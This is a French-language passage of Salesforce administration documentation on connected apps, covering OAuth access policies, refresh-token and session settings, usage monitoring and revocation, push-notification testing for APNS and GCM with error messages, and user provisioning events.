Ces applications connectées Salesforce sont distribuées dans deux packages gérés : un package pour les applications associées à Salesforce1 et un autre pour les applications non associées à Salesforce1. La liste des applications incluses peut changer avec chaque version. Cependant, pour simplifier l'administration, chaque package est installé de façon asynchrone dans votre organisation la première fois qu'un utilisateur de votre organisation accède à l'une de ces applications.

Si vous souhaitez installer (ou réinstaller) proactivement le package Salesforce1 pour les applications connectées, vous pouvez l'installer à partir d'AppExchange.

Les packages sont affichés dans la Configuration sous la liste des packages installés.

Cliquez sur le nom de chaque package pour afficher la liste des composants. Parmi les composants d'un package d'applications connectées Salesforce figurent :

Remarque: l'IDE Force.com, l'outil de migration Force.com, Dataloader Bulk et Dataloader Partner, des applications connectées « wrapper » qui utilisent l'API SOAP pour se connecter à Salesforce au lieu du protocole OAuth utilisé par les autres applications connectées. Elles utilisent toutefois l'infrastructure des applications connectées pour autoriser ou refuser l'accès des utilisateurs aux applications dans une organisation.

Les composants ci-dessous sont inclus dans le package des applications Salesforce1 et Chatter.

Pour gérer ces applications connectées installées, dans Configuration, saisissez *Applications connectées* dans la case Recherche rapide, puis sélectionnez l'option de gestion des applications connectées. Les applications connectées Salesforce qui ont été automatiquement installées sont répertoriées dans la liste en tant qu'applications installées à partir d'un package géré, avec vos autres applications connectées installées.

CONSULTER ÉGALEMENT :

Provisionnement utilisateur pour des applications connectées

## Modification d'une application connectée

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

Vous pouvez modifier les paramètres et les autorisations d'une application connectée.

1. Dans Configuration, saisissez *`Applications connectées`* dans la case `Recherche rapide`, puis sélectionnez l'option de gestion des applications connectées.
2. Cliquez sur **Modifier** en regard du nom de l'application que vous souhaitez modifier (pour consulter les informations sur une application dans la page de détail de l'application connectée, cliquez sur le nom de l'application).

- Les politiques OAuth ci-dessous sont disponibles pour chaque application connectée activée par OAuth.
  - `Utilisateurs autorisés` détermine qui peut exécuter l'application.
    - `Tous les utilisateurs peuvent s'autoriser eux-mêmes` : par défaut. Tout le monde dans l'organisation peut autoriser l'application. Ce paramètre signifie que chaque utilisateur doit approuver l'application la première fois qu'il y accède.
    - `Les utilisateurs administrateurs approuvés sont pré-autorisés` : l'accès est limité aux utilisateurs qui disposent d'un profil ou d'un ensemble d'autorisations spécifique, mais ces utilisateurs n'ont pas besoin d'approuver l'application avant d'y accéder. Dans Group Edition, ce paramètre empêche l'accès à l'application pour tous les utilisateurs. Gérez les profils pour l'application en modifiant la liste Accès à l'application connectée de chaque profil (sauf dans Group Edition). Gérez les ensembles d'autorisations pour l'application en modifiant la liste Applications connectées attribuées de chaque ensemble d'autorisations.

      ATTENTION: Si vous basculez de `Tous les utilisateurs peuvent s'autoriser eux-mêmes` à `Les utilisateurs administrateurs approuvés sont pré-autorisés`, toute personne qui utilise actuellement l'application perd ses droits d'accès, sauf si elle dispose d'un ensemble d'autorisations ou d'un profil que vous avez spécifié pour l'application.

      Remarque: Si l'autorisation utilisateur « Utiliser n'importe quel client API » est activée dans le profil ou l'ensemble d'autorisations de l'utilisateur, la politique `Les utilisateurs approuvés par l'administrateur sont pré-autorisés` peut être contournée. Cette autorisation utilisateur est disponible uniquement si l'autorisation de l'organisation « Applications approuvées par l'administrateur uniquement » est activée. L'autorisation utilisateur « Utiliser n'importe quel client API » permet à un utilisateur non approuvé par l'administrateur d'accéder et d'exécuter l'application, même si les paramètres de l'application connectée nécessitent des utilisateurs approuvés par l'administrateur et l'activation

de l'autorisation d'organisation « Application approuvée par l'administrateur uniquement ». Ce schéma d'autorisation accorde à des utilisateurs spécifiques, tels que des sous-traitants à court terme, un accès temporaire à une application connectée.

- `Relaxe d'IP` correspondent aux restrictions de plages IP auxquelles les utilisateurs de l'application connectée sont soumis. Les plages IP fonctionnent avec les applications connectées activées par OAuth, pas avec les applications connectées activées par SAML. Un administrateur peut forcer ou contourner ces restrictions en sélectionnant l'une des options ci-dessous.
  - `Forcer les restrictions IP` : par défaut. Un utilisateur qui exécute cette application est soumis aux restrictions IP de l'organisation, par exemple les plages d'adresses IP définies dans le profil de l'utilisateur.
  - `Relâcher les restrictions IP avec un deuxième facteur` : Un utilisateur qui exécute cette application contourne les restrictions IP de l'organisation lorsqu'une des conditions ci-dessous est remplie :
    - L'application a des plages d'adresses IP inscrites dans sa liste blanche et utilise le flux d'authentification du serveur Web OAuth. Seules les requêtes provenant d'adresses IP présentes dans la liste blanche sont autorisées.
    - L'application n'a aucune plage d'adresses IP dans sa liste blanche, elle utilise le flux d'authentification du serveur Web ou agent utilisateur OAuth, et l'utilisateur effectue avec succès la confirmation d'identité.
  - `Relâcher les restrictions IP` : Un utilisateur qui exécute cette application connectée n'est soumis à aucune restriction IP.

  Remarque: Si l'option `Forcer les plages IP de connexion à chaque requête` des Paramètres de session est activée, elle affecte le comportement de la relaxe IP. Pour plus d'informations, reportez-vous à Relaxe IP et application d'adresses IP permanentes pour une application connectée à la page 6004.

- `Stratégie de jeton d'actualisation` spécifie la période de validité d'un jeton d'actualisation. Les jetons d'actualisation sont utilisés par l'application connectée activée par OAuth pour obtenir de nouvelles sessions sans demander à l'utilisateur de saisir ses identifiants. L'application connectée échange simplement le jeton d'actualisation contre une nouvelle session. À l'aide de stratégies de jeton d'actualisation, les administrateurs contrôlent la durée d'utilisation d'un jeton d'actualisation. Les options sont les suivantes :.
  - `Le jeton d'actualisation est valide jusqu'à sa révocation`. Ce paramètre correspond au comportement par défaut. Il spécifie que le jeton est utilisé indéfiniment, sauf s'il est révoqué par l'utilisateur ou l'administrateur. Révoquez des jetons dans la page de détail d'un utilisateur sous Applications connectées OAuth ou dans le rapport Utilisation d'applications connectées OAuth.
  - `Expirer immédiatement le jeton d'actualisation`. Ce paramètre spécifie que le jeton est immédiatement invalide. L'utilisateur peut utiliser la session actuelle (jeton d'accès déjà émis), mais ne peut pas utiliser le jeton d'actualisation pour obtenir une nouvelle session.
  - `Expirer le jeton d'actualisation s'il n'est pas utilisé pendant n`. Ce paramètre invalide le jeton s'il n'est pas utilisé pendant la période spécifiée. Par exemple, si la valeur indique `7 jours` et que le jeton d'actualisation n'est pas échangé contre une nouvelle session dans les sept jours, la tentative d'utilisation suivante du jeton échoue. Le jeton a expiré et ne peut plus générer de nouvelles sessions. Si le jeton d'actualisation est utilisé avec succès dans les 7 jours, la période d'inactivité est réinitialisée et le jeton est valide pendant 7 jours supplémentaires.
  - `Expirer le jeton d'actualisation après n`. Ce paramètre invalide le jeton d'actualisation après le nombre d'heures spécifié. Par exemple, si la stratégie indique `1 jour`, le jeton d'actualisation peut être utilisé pendant 24 heures pour obtenir de nouvelles sessions. Au bout de 24 heures, le jeton ne peut plus être utilisé.

  La session de l'utilisateur peut être gérée en fonction de l'utilisation. Sa période de validité est définie dans la Valeur d'expiration des paramètres de session de l'application connectée, du profil utilisateur ou de l'organisation (dans cet ordre). La `stratégie de jeton d'actualisation` est évaluée uniquement pendant l'utilisation du jeton d'actualisation émis. Elle n'affecte pas directement la session en cours d'un utilisateur. Les jetons d'actualisation sont requis uniquement lorsque la session d'un utilisateur a expiré ou n'est plus disponible. Par exemple, si vous définissez une `stratégie de jeton`

`d'actualisation` sur `Expirer le jeton d'actualisation après 1 heure`, et que l'utilisateur utilise l'application pendant 2 heures, il n'est pas forçé de s'authentifier après une 1 heure. L'utilisateur doit s'authentifier de nouveau s'il tente d'échanger ses jetons d'actualisation contre une nouvelle session alors que la session a expiré.

- La valeur d'expiration est disponible uniquement pour les applications connectées activées par OAuth. Cette valeur définit l'expiration des jetons d'accès de la session de l'application connectée. Si vous ne définissez pas de valeur ou si *`Aucun`* est sélectionné (valeur par défaut), Salesforce utilise la valeur d'expiration du profil de l'utilisateur. Si aucune valeur n'est définie dans le profil, Salesforce utilise la valeur d'expiration des Paramètres de session de l'organisation.
- Les autorisations actuelles pour l'application connectée sont également répertoriées ici.

Si votre application connectée est une application de zone de dessin qui utilise une authentification de demande signée, vérifiez les points suivants :

- Définissez l'option `Utilisateurs autorisés` sur `Les utilisateurs administrateurs approuvés sont pré-autorisés`.
- Définissez l'option `Expiration des jetons d'actualisation` sur `La première fois qu'ils utilisent cette application`.
- Accordez aux utilisateurs l'accès via des profils et des ensembles d'autorisations.

- La politique au niveau de la session est disponible pour toutes les applications connectées. Sélectionnez `Session de niveau d'assurance élevée requise` pour inviter les utilisateurs à saisir un jeton temporel lors de la connexion pour accéder à l'application.
- Des informations de base sont disponibles pour toutes les applications connectées. Cependant, si votre application est une application de zone de dessin, ces valeurs de champ ne sont pas utilisées. À la place, l'URL de l'application de zone de dessin spécifiée lors de la création de l'application connectée est utilisée.
  - `URL de départ` est utilisée si l'application connectée utilise l'authentification unique. Dans ce cas, définissez l'URL sur la page à partir de laquelle l'utilisateur commence le processus d'authentification. Cet emplacement figure également dans le menu de basculement de l'application.
  - L'`URL de départ mobile` est utilisée pour diriger les utilisateurs vers un emplacement spécifique lors d'un accès à l'application à partir d'un appareil mobile.
- Les paramètres d'applications mobiles sont disponibles pour les applications connectées mobiles qui imposent la protection par code PIN.
  - `Demander un code PIN après` : spécifie le délai d'inactivité de l'application avant son verrouillage et la nécessité de saisir le code PIN pour continuer. Les valeurs autorisées sont aucun (aucun verrouillage), 1, 5, 10 et 30 minutes. Cette stratégie s'applique uniquement si une `Longueur de code PIN` correspondante est configurée. L'application connectée se charge d'appliquer la stratégie. Une application peut appliquer automatiquement cette stratégie si elle a été écrite avec le kit de développement Salesforce Mobile, ou la lire dans le service UserInfo et l'appliquer.

    **Remarque:** Ce paramètre n'invalide pas la session d'un utilisateur. Lorsque la session expire en raison d'une inactivité, cette stratégie exige simplement que l'utilisateur saisisse un code PIN pour continuer la session active.

  - `Longueur du code spin` : définit la longueur du numéro d'identification envoyé pour la confirmation de l'authentification. La longueur est de 4 à 8 chiffres
- Les attributs personnalisés sont disponibles pour toutes les applications connectées. Les développeurs peuvent définir des métadonnées SAML personnalisées ou des attributs OAuth personnalisés pour une application connectée. Les administrateurs peuvent supprimer ou modifier ces attributs, ou ajouter des attributs personnalisés. Les attributs supprimés, modifiés ou ajoutés par les administrateurs remplacent les attributs définis par les développeurs. Pour plus d'informations, reportez-vous à Modication, empaquetage ou suppression d'une application connectée à la page 6001.

### Gestionnaire d'application connectée personnalisée

Personnalisez le comportement d'une application connectée avec Apex. Créez une classe qui étend la classe Apex `ConnectedAppPlugin` et associez-la à une application connectée. La classe peut prendre en charge de nouveaux protocoles d'authentification et répondre aux attributs utilisateur afin de servir un processus métier.

Ce plug-in est exécuté au nom d'un compte utilisateur. Dans le champ `Exécuter en tant que`, sélectionnez l'utilisateur du plug-in. Si l'utilisateur n'est pas autorisé pour l'application connectée, utilisez la méthode `authorize`. Pour plus d'informations, reportez-vous à la classe `ConnectedAppPlugin` dans le guide Force.com Apex Code Developer's Guide.

CONSULTER ÉGALEMENT :

- Modification d'une application connectée
- Modification des paramètres de sécurité de session
- Provisionnement utilisateur pour des applications connectées

## Surveillance de l'utilisation d'une Application connectée

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

Pour consulter les informations d'utilisation d'une application connectée dans l'organisation, dans Configuration, saisissez *`Utilisation d'applications connectées OAuth`* dans la case `Recherche rapide`, puis sélectionnez **Utilisation d'applications connectées OAuth**. Une liste d'applications connectées et des informations associées s'affichent.

**Application connectée**
Le nom de l'application. Les applications connectées qui ont été installées, mais qui n'ont pas été utilisées, ne figurent pas dans la liste.

**Afficher les informations de l'application**
Cliquer sur **Afficher les informations de l'application** pour accéder à la page de détail de l'application connectée. Si l'application connectée n'est pas encore installée, vous pouvez également cliquer sur **Installer**.

**Nombre d'utilisateurs**
Le nombre d'utilisateurs qui ont exécuté l'application. Cliquez sur une valeur Nombre d'utilisateurs pour afficher des informations sur chaque utilisateur, notamment :

- Date de première utilisation de l'application
- La date d'utilisation la plus récente de l'application
- Le nombre total d'utilisations de l'application

Dans la page Utilisation de l'utilisateur de l'application connectée, vous pouvez stopper l'accès d'un utilisateur à sa session actuelle en cliquant sur l'action **Révoquer** sur la ligne de cette personne. Vous pouvez également cliquer sur le bouton **Révoquer tout** en haut de la page pour déconnecter toute personne qui utilise actuellement l'application connectée.

**Action**

Cliquez sur **Bloquer** pour terminer les sessions utilisateur en cours qui utilisent l'application connectée et bloquer toute nouvelle session. Le blocage d'une application n'est pas permanent. Vous pouvez cliquer sur **Débloquer** pour autoriser les utilisateurs à se connecter et à accéder à l'application ultérieurement.

## Gestion de l'accès OAuth pour vos applications connectées

Une application connectée s'intègre à Salesforce à l'aide d'API. Les applications connectées utilisent les protocoles standard SAML et OAuth pour authentifier, fournir l'authentification unique, ainsi que des jetons à utiliser avec des API Salesforce. Outre les capacités OAuth standard, les applications connectées permettent aux administrateurs de définir diverses stratégies de sécurité et de contrôler explicitement qui peut utiliser les applications. Toutes les applications connectées ont été intégrées à Salesforce et peuvent ainsi accéder à un sous-ensemble de vos données Salesforce lorsque vous autorisez explicitement chaque application.

Toutes les applications connectées autorisées à accéder à vos données Salesforce sont répertoriées dans vos informations personnelles.

1. Dans vos paramètres personnels, saisissez *`Détails utilisateur avancés`* dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
2. Dans la section Applications connectées OAuth, vous pouvez :
   - Afficher des informations sur chaque application à laquelle vous avez accordé l'accès, ainsi que le nombre de tentatives d'accès et l'heure de la dernière tentative d'accès de l'application à vos informations.

     Remarque:

     - Une application peut être répertoriée plusieurs fois. Chaque fois que vous accordez l'accès à une application, elle obtient un nouveau jeton d'accès. Les requêtes de jetons d'actualisation augmentent le `Nombre d'utilisations` affiché de l'application. Vous devez accorder l'accès à vos données Salesforce depuis chaque périphérique utilisé, par exemple depuis un ordinateur portable et depuis un ordinateur de bureau. La limite par défaut est de cinq jetons d'accès pour chaque application. Les applications les plus récentes (qui utilisent le protocole OAuth 2.0) sont automatiquement approuvées pour des périphériques supplémentaires lorsque vous avez accordé l'accès initial. Les application OAuth 2.0 peuvent être répertoriées plusieurs fois. Chaque ligne du tableau représente un octroi unique. Par conséquent, si une application demande plusieurs jetons avec différentes étendues, la même application est affichée plusieurs fois.
     - Même si l'application connectée n'a pas pu accéder à vos informations en raison d'un échec de connexion, les champs `Nombre d'utilisations` et `Dernière utilisation` continuent d'être mis à jour.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Salesforce Classic Mobile n'est pas disponible dans **Database.com**

AUTORISATIONS UTILISATEUR

Pour gérer, créer, modifier et supprimer des applications OAuth :

- Gérer les applications connectées

- Cliquez sur **Révoquer** pour révoquer l'accès à l'application. Une fois révoquée, l'application ne peut plus utiliser ce jeton d'autorisation particulier pour accéder à vos données Salesforce.

  Important: Vous devez révoquer tous les jetons d'accès de cette application pour l'empêcher d'accéder à vos données Salesforce.

Si vous utilisez Salesforce Classic Mobile et souhaitez utiliser un nouvel appareil mobile, téléchargez l'application sur le nouveau périphérique puis connectez-vous. Il n'est pas nécessaire de révoquer le jeton du périphérique précédent, Salesforce en crée automatiquement un nouveau.

CONSULTER ÉGALEMENT :

Applications connectées

Création d'une application connectée

Modification d'une application connectée

Personnalisation de votre expérience Salesforce

## Test des notifications automatiques

Pour tester rapidement la configuration de vos notifications automatiques, utilisez la page Envoyer une notification test. La page Envoyer une notification test permet de dépanner les notifications automatiques en boucle à l'aide d'un mécanisme synchrone, sans avoir à configurer des appels Apex ou REST. Elle peut également fournir des informations sur l'activité sous-jacente de l'environnement asynchrone des notifications automatiques réelles.

### Limitations des notifications automatiques

Le nombre maximal de notifications automatiques autorisées dépend du type de chaque application mobile associée à votre organisation Salesforce.

| Type d'application mobile | Notifications maximales par application et par jour |
|---|---|
| Fournie par Salesforce (par exemple, Salesforce1) | 50,000 |
| Développée par votre société pour les employés internes | 35,000 |
| Installée depuis AppExchange | 5,000 |

Seules les notifications *livrées* sont prises en compte dans cette limitation. Par exemple, si une notification est envoyée à 1000 employés de votre société, parmi lesquels 100 n'ont pas encore installé l'application mobile, seules les notifications envoyées aux 900 employés équipés de l'application sont prises en compte dans cette limitation.

Chaque notification automatique test, générée via la page Tester les notifications automatiques, est limitée à un seul destinataire. Les notifications automatiques test sont prises en compte dans la limitation en notifications automatiques quotidiennes d'une application.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour envoyer une notification automatique à partir d'une page Test des notifications automatiques :

- Auteur Apex

  ET

  Gérer les applications connectées

## À propos de la page Test des notifications automatiques

La page Envoyer une notification automatique utilise les informations de votre APNS (Apple Push Notification Service) ou GMC (Google Cloud Messaging) pour Android afin de configurer un mécanisme automatique synchrone. Vous sélectionnez l'appareil qui reçoit la notification automatique en saisissant une chaîne de jeton de connexion. Si vous ne connaissez pas la chaîne de jeton, utilisez l'outil Rechercher pour sélectionner l'appareil dans la liste des appareils enregistrés pour votre application connectée. L'outil Rechercher affiche automatiquement les cinq derniers appareils enregistrés. Vous pouvez également saisir le nom d'un utilisateur pour rechercher les appareils enregistrés sous son nom.

Pour les notifications automatiques GCM Android, vous pouvez sélectionner l'option Exécution test afin de tester votre configuration GCM. Cette option envoie la notification au serveur GCM, sans la transmettre à un appareil.

Chaque notification automatique tente de renvoyer un message de statut indiquant la réussite ou l'échec. Pour plus d'informations sur les messages, reportez-vous à Messages d'erreur des notifications automatiques. Pour des informations supplémentaires, consultez :

- developer.apple.com pour des informations sur les notifications automatiques Apple APNS.
- developer.android.com pour des informations sur les notifications automatiques GCM pour Android.

Pour accéder à la page de test :

1. Dans Configuration, saisissez *`Applications`* dans la case `Recherche rapide`, puis sélectionnez **Applications**.
2. Cliquez sur le nom de votre application connectée.
3. Cliquez sur **Envoyer une notification test** en regard de Plate-forme automatique prise en charge. Ce lien est affiché uniquement si vous avez configuré votre application connectée pour prendre en charge les notifications automatiques mobiles.

Remarque: Avant de tenter d'envoyer des notifications automatiques test, assurez-vous que les paramètres mobiles de votre application connectée sont correctement configurés. Reportez-vous à Création d'une application connectée.

Les notifications automatiques ne sont pas disponibles dans la console dans Professional Edition.

Envoi de notifications automatiques test au service APNS

Pour tester rapidement la configuration de vos notifications automatiques pour le service Apple Push Notification Service (APNS), utilisez la page Envoyer une notification test.

Envoi de notifications automatiques test à GCM pour Android

Pour tester rapidement la configuration de vos notifications automatiques pour le service Google Cloud Messaging pour Android (GCM), utilisez la page Tester les notifications automatiques.

Messages d'erreur des notifications automatiques

Si vous obtenez un message d'erreur lors de l'envoi d'une notification automatique depuis la page Envoyer une notification test, consultez les suggestions de correction du tableau ci-dessous.

## Envoi de notifications automatiques test au service APNS

Pour tester rapidement la configuration de vos notifications automatiques pour le service Apple Push Notification Service (APNS), utilisez la page Envoyer une notification test.

1. Saisissez une chaîne de jeton de connexion dans le champ Destinataire, ou recherchez un destinataire en cliquant sur Rechercher , puis sélectionnez un résultat de recherche. Par défaut, la liste des résultats de recherche affiche les cinq derniers appareils enregistrés pour votre application connectée.
   a. Pour rechercher d'autres appareils, saisissez un nom d'utilisateur dans la zone de texte Rechercher.
   b. Cliquez sur **OK** pour générer la liste de tous les appareils actuellement enregistrés sous ce nom d'utilisateur.
2. Dans Alerter, vous pouvez également saisir un message d'alerte respectant les spécifications Apple.

3. Dans Badge, saisissez un numéro de badge ou `0` pour aucun badge.
4. Dans Son, saisissez le nom d'un fichier audio de l'application ou `par défaut` pour utiliser la tonalité d'alerte par défaut du système.
5. Pour utiliser une charge de travail personnalisée, vous pouvez également saisir la valeur JSON de votre charge de travail dans le champ Charge de travail personnalisée.
6. Cliquez sur **Envoyer** pour envoyer la notification automatique test, ou sur **Effacer** pour réinitialiser le formulaire.

CONSULTER ÉGALEMENT :

Test des notifications automatiques

## Envoi de notifications automatiques test à GCM pour Android

Pour tester rapidement la configuration de vos notifications automatiques pour le service Google Cloud Messaging pour Android (GCM), utilisez la page Tester les notifications automatiques.

1. Saisissez une chaîne de jeton de connexion dans le champ Destinataire, ou recherchez un destinataire en cliquant sur Rechercher , puis sélectionnez un résultat de recherche. Par défaut, la liste des résultats de recherche affiche les cinq derniers appareils enregistrés pour votre application connectée.
   a. Pour rechercher d'autres appareils, saisissez un nom d'utilisateur dans la zone de texte Rechercher.
   b. Cliquez sur **OK** pour générer la liste de tous les appareils actuellement enregistrés sous ce nom d'utilisateur.
2. Dans Charge de travail, saisissez une valeur JSON contenant votre message.
3. Pour envoyer la notification automatique uniquement au serveur GCM, sélectionnez **Exécution test**.
4. Cliquez sur **Envoyer** pour envoyer la notification automatique test, ou sur **Effacer** pour réinitialiser le formulaire.

CONSULTER ÉGALEMENT :

Test des notifications automatiques

## Messages d'erreur des notifications automatiques

Si vous obtenez un message d'erreur lors de l'envoi d'une notification automatique depuis la page Envoyer une notification test, consultez les suggestions de correction du tableau ci-dessous.

| Message | Suggestion de résolution |
|---|---|
| La limitation du taux automatique quotidien a été dépassée pour cette application connectée. | Cette limitation n'est pas négociable, par conséquent, aucune résolution n'est disponible. |
| Le certificat n'est pas accepté par le service de notification Apple Push. | Remplacez-le par un type de certificat valide. |
| Le certificat est révoqué. | Fournissez un certificat valide. |
| Certificat expiré. | Renouvelez le certificat. |
| Certificat pas encore valide. | Réessayez ultérieurement. |
| Certificat ou mot de passe non valide. | Remplacez-le par un type valide. |
| Destinataire ou charge de travail non valide. | Recherchez l'erreur de saisie. |

| Message | Suggestion de résolution |
| --- | --- |
| La charge de travail dépasse la taille maximale. | Réduisez la taille de la charge de travail. |
| Impossible de charger les paramètres des notifications automatiques. | Confirmez la présence des paramètres dans l'application connectée. |
| Le champ du destinataire contient un jeton d'appareil non valide. | Fournissez un jeton d'appareil valide. |
| Longueur de jeton d'appareil non valide. | Le jeton n'a pas été saisi correctement ou il est corrompu. Saisissez de nouveau le jeton. |
| Erreur d'envoi de la notification. Confirmez que le certificat est destiné à l'environnement Apple approprié. | Confirmez que le certificat correct est utilisé (par exemple, sandbox ou production). |
| Le service de notification Apple Push n'est pas disponible. | Réessayez ultérieurement. |
| Impossible de se connecter au service de notification Apple Push. | Réessayez ultérieurement. |
| Connexion au proxy Salesforce impossible. Si le problème persiste, contactez le Support Salesforce. | Réessayez ultérieurement. |
| Demande bloquée par le proxy Salesforce. Si le problème persiste, contactez le Support Salesforce. | Réessayez ultérieurement. |
| Le service de notification Apple Push a renvoyé une erreur inconnue. | Contactez Apple ou réessayez ultérieurement. |
| Le badge doit être un nombre. | Saisissez de nouveau la valeur du badge sous la forme d'un nombre entier. |
| La charge de travail doit avoir un format JSON valide. | Assurez-vous que la mise en forme de la charge de travail est valide. |
| Vous devez indiquer une valeur dans l'un des champs suivants : Alerte, Badge, Son ou Charge de travail personnalisée. | Saisissez une valeur correcte dans l'un de ces champs. |
| Le destinataire est requis. | Renseignez un jeton d'appareil. |
| Erreur d'authentification à Google Cloud Messaging | Consultez la documentation GCM à l'adresse developer.android.com. Causes possibles :<br>• L'en-tête de l'autorisation est manquant ou sa syntaxe n'est pas valide.<br>• Un numéro de projet non valide a été envoyé en tant que clé.<br>• La clé est valide, mais le service GCM est désactivé.<br>• La requête provient d'un serveur qui ne figure pas dans la liste blanche des adresses IP principales du serveur. |
| Le serveur Google Cloud Messaging a rencontré une erreur ou n'est pas disponible actuellement. | Réessayez ultérieurement. |
| Le format de l'ID d'enregistrement du champ Destinataire n'est pas valide. | Assurez-vous que l'application mobile fournit un ID d'enregistrement valide, ou saisissez manuellement un ID d'enregistrement valide. |
| La charge de travail dépasse la taille maximale. | Réduisez la taille de la charge de travail. |

| Message | Suggestion de résolution |
| --- | --- |
| Le champ du destinataire contient un ID d'enregistrement non valide pour la clé d'application connectée des applications serveur (clé API). | Renseignez une clé de serveur valide pour l'application. |
| Le destinataire est requis. | Sélectionnez un destinataire ou renseignez un ID d'enregistrement. |
| Le champ du destinataire contient un ID d'enregistrement non valide. | Mettez à jour l'ID d'enregistrement de l'appareil du destinataire. |
| Le serveur GCM a renvoyé une erreur inconnue. Contactez l'équipe de Support SFDC. | Contactez Salesforce. |
| Une erreur inattendue s'est produite. Contactez l'équipe de Support SFDC. | Contactez Salesforce. |

CONSULTER ÉGALEMENT :

Création d'une application connectée

Test des notifications automatiques

## Provisionnement utilisateur pour des applications connectées

AUTORISATIONS UTILISATEUR

| | |
| --- | --- |
| Pour lire : | Personnaliser l'application |
| Pour créer, mettre à jour ou supprimer : | Personnaliser l'application ET<br>Modifier toutes les données OU Gérer les applications connectées |
| Pour mettre à jour tous les champs, à l'exception de Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application |
| Pour mettre à jour les champs Profils, Ensembles d'autorisations et Attributs SAML de fournisseur de services : | Personnaliser l'application ET Modifier toutes les données |
| Pour désinstaller : | Télécharger des packages AppExchange |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Des applications connectées peuvent être créées dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Des applications connectées peuvent être installées avec : **Toutes** les éditions

En tant qu'administrateur, utilisez des applications connectées avec le provisionnement utilisateur pour créer, mettre à jour et supprimer des comptes d'utilisateur dans des applications tierces en fonction des utilisateurs de votre organisation Salesforce. Pour les utilisateurs de Salesforce, vous pouvez configurer la création, la mise à jour et la désactivation automatiques de comptes pour des services tels que Google Apps et Box. Vous pouvez également découvrir des comptes utilisateur existants dans le système tiers et déterminer s'ils sont déjà liés à un compte utilisateur de Salesforce.

Les applications connectées associent vos utilisateurs à des services et des applications tiers. Le provisionnement utilisateur pour des applications connectées permet de créer, de mettre à jour et de gérer des comptes d'utilisateur pour ces services et ces applications. Cette fonctionnalité simplifie la création de compte pour des services tels que Google Apps, et associe les comptes de vos utilisateurs

Salesforce à leurs comptes tiers. Lorsque ces comptes sont liés, vous pouvez configurer le Lanceur d'application. Vos utilisateurs peuvent ainsi cliquer sur l'icône de l'application connectée dans le Lanceur d'application et accéder instantanément au service cible.

Le provisionnement utilisateur s'applique uniquement aux utilisateurs attribués à un profil ou à un ensemble d'autorisations qui leur accorde l'accès à l'application connectée configurée. Par exemple, vous pouvez configurer le provisionnement utilisateur pour une application connectée Google Apps dans votre organisation. Attribuez ensuite le profil « Employés » à cette application connectée. Lorsqu'un utilisateur est créé dans votre organisation et associé au profil « Employés », il est automatiquement provisionné dans Google Apps. De plus, lorsque l'utilisateur est désactivé ou que l'attribution de profil est modifiée, le provisionnement de l'utilisateur dans Google Apps est automatiquement annulé.

Salesforce fournit un assistant qui vous guide à travers les paramètres de provisionnement utilisateur pour chaque application connectée.

Et vous pouvez exécuter des rapports afin de déterminer qui a accès à des applications tierces spécifiques via une vue centralisée de tous les comptes d'utilisateurs dans toutes les applications connectées.

## Demandes de provisionnement d'utilisateur

Une fois le provisionnement utilisateur configuré, Salesforce gère les requêtes de mise à jour dans le système tiers. Salesforce envoie les requêtes de provisionnement utilisateur au système tiers en fonction d'événements spécifiques dans votre organisation, via l'interface utilisateur ou des appels d'API. Le tableau ci-dessous présente les événements qui déclenchent les requêtes de provisionnement utilisateur.

| Événement | Opération | Objet |
|---|---|---|
| Créer un utilisateur | Créer | User |
| Mettre à jour l'utilisateur (pour des attributs sélectionnés) | Mettre à jour | User |
| Désactiver l'utilisateur | Désactiver | User |
| Activer l'utilisateur | Activer | User |
| Suspendre l'utilisateur | Suspendre | UserLogin |
| Reconduire l'utilisateur | Reconduire | UserLogin |
| Réactiver l'utilisateur | Réactiver | User |
| Changer le profil utilisateur | Créer/Désactiver | User |
| Attribuer/Annuler l'attribution d'un ensemble d'autorisations à un utilisateur | Créer/Désactiver | PermissionSetAssignment |
| Attribuer/Annuler l'attribution d'un profil à l'application connectée | Créer/Désactiver | SetupEntityAccess |
| Attribuer/Annuler l'attribution d'un ensemble d'autorisations à l'application connectée | Créer/Désactiver | SetupEntityAccess |

